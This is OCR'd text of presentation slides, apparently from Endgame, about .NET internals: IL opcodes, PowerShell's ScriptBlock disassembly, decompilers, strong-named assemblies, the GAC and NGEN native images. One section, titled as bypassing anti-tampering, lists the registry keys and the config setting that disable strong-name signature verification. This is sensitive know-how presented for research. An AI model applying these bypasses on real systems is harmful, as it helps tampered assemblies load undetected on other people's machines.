
Relevant only to assembly

JIT Optimizes the IL instructions

Extraneous instructions such as NOP codes will be removed to improve performance

IL Instructions

JMP	**Type Token Method Token**
0x27	Little Endian 4 Byte Order



```
//
// One-byte opcodes
//

#define ILOPCODE_NOP                    0x00
#define ILOPCODE_BREAK                  0x01

#define ILOPCODE_LDARG_0                0x02
#define ILOPCODE_LDARG_1                0x03
#define ILOPCODE_LDARG_2                0x04
#define ILOPCODE_LDARG_3                0x05

#define ILOPCODE_LDLOC_0                0x06
#define ILOPCODE_LDLOC_1                0x07
#define ILOPCODE_LDLOC_2                0x08
#define ILOPCODE_LDLOC_3                0x09
```

MICROSOFT INTERMEDIATE LANGUAGE (MSIL)

CPU agnostic machine language that operates on a slightly higher level

Pushed and popped on the stack

.maxstack refers the stack slot size needed for arguments and local variables

After JIT

Can acquire the virtual memory address of the method. Using ***GetFunctionPointer***.

PowerShell ScriptBlock IL Instructions

```
.method /*06002149*/ public hidebysig static
          class
System.Management.Automation.ScriptBlock/*02000316*/
          Create(string script) cil managed
  // SIG: 00 01 12 8C 58 0E
  {
    // Method begins at RVA 0xa9499
    // Code size       12 (0xc)
    .maxstack  8
    IL_0000:  /*73|(06)001FDA*/ newobj     instance
void
System.Management.Automation.Parser/*020002F7*/::.ctor
() /*06001FDA*/
    IL_0005:  /*02|*/ ldarg.0
    IL_0006:  /*28|(06)00214A*/ call class
System.Management.Automation.ScriptBlock/*02000316*/
System.Management.Automation.ScriptBlock/*02000316*/::
Create(class
System.Management.Automation.Parser/*020002F7*/,

string) /*0600214A*/
    IL_000b:  /*2A|*/ ret
  } // end of method ScriptBlock::Create
```

ENDGAME.

DECOMPILING .NET BINARIES

Can easily be decompiled & disassembled

Tools rely on disassembling the IL code and reconstructing the C# code based on the metadata definition

original function names

function offsets

membership to parent classes

Tools

dotPeek

dnSpy

ILspy


De4dot

ILAsm.exe & ILDasm.exe

DECOMPILING .NET BINARIES

DotPeek

https://www.jetbrains.com/decompiler/



System.Management.Automation (1.0.0.0, msil, .Net Framew
References
Resources
Microsoft.PowerShell
AdapterCodeMethods
DefaultHost
DeserializingTypeConverter
ExecutionPolicy
ExecutionPolicyScope

```
namespace Microsoft.
{
  internal class De
  {
    [TraceSource("De
    private static F
    private Guid id
    private Version
    private CultureI
    private CultureI

    public override
    {
```

Assembly	
Location	C:\Windows\assembly\GAC_MSIL\System.Manageme
Name	System.Management.Automation, Version=1.0.0.0, Cı
Platform	.Net Framework v3.5

STRONG NAMED ASSEMBLIES

Fixes version dependency from DLL Hell

Uniquely identified assemblies signed with a publisher's public/private key pair

Public key is embedded into the header of the assembly

Intended to tamper-resistant

Global assembly cache (GAC)

.NET tool gacutil.exe to install assembly

Weak assemblies searched by its file name and executable extension with in the containing folder.

Public Key Token Reference for Mscorlib

```
.assembly extern /*23000001*/ mscorlib
{
  .publickeytoken = (B7 7A 5C 56 19 34 E0 89 )
  .ver 2:0:0:0
}
```

GAC Locations

```
%SystemRoot%\Microsoft.NET\Assembly\GAC
%SystemRoot%\Microsoft.NET\Assembly\GAC_32
%SystemRoot%\Microsoft.NET\Assembly\GAC_64
%SystemRoot%\Microsoft.NET\Assembly\GAC_MSIL
```

ENDGAME.

STRONG NAMED ASSEMBLIES

BYPASSING ANTI-TAMPERING

.NET Framework version 3.5 Service Pack 1

Strong-name signatures are not validated when an assembly is loaded

DISABLING STRONG NAME SIGNATURE VERIFICATION

Arch	Windows Registry Key to Disable for All Applications
32	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\AllowStrongNameBypass
64	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\AllowStrongNameBypass HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\.NETFramework\AllowStrongNameBypass

C# Application Configuration for One Application

```
<configuration>
  <runtime>
    <bypassTrustedAppStrongNames enabled="false" />
  </runtime>
</configuration>
```

NGEN ASSEMBLIES

BYPASSES JIT COMPILATION

Native Images are precompiled native code PE binaries

Install & Uninstall

Ngen.exe

Contains both IL & Machine Code

Code will load native images before IL assemblies

Native Images

```
C:\Windows\assembly\NativeImages_v2.0.50727_32\
C:\Windows\assembly\NativeImages_v2.0.50727_64\
C:\Windows\assembly\NativeImages_v4.0.30319_32\
C:\Windows\assembly\NativeImages_v4.0.30319_64\
```

IL Assembly

```
System.Management.Automation.dll
```

Native Image

```
System.Management.Automation.ni.dll
```

POWERSHELL

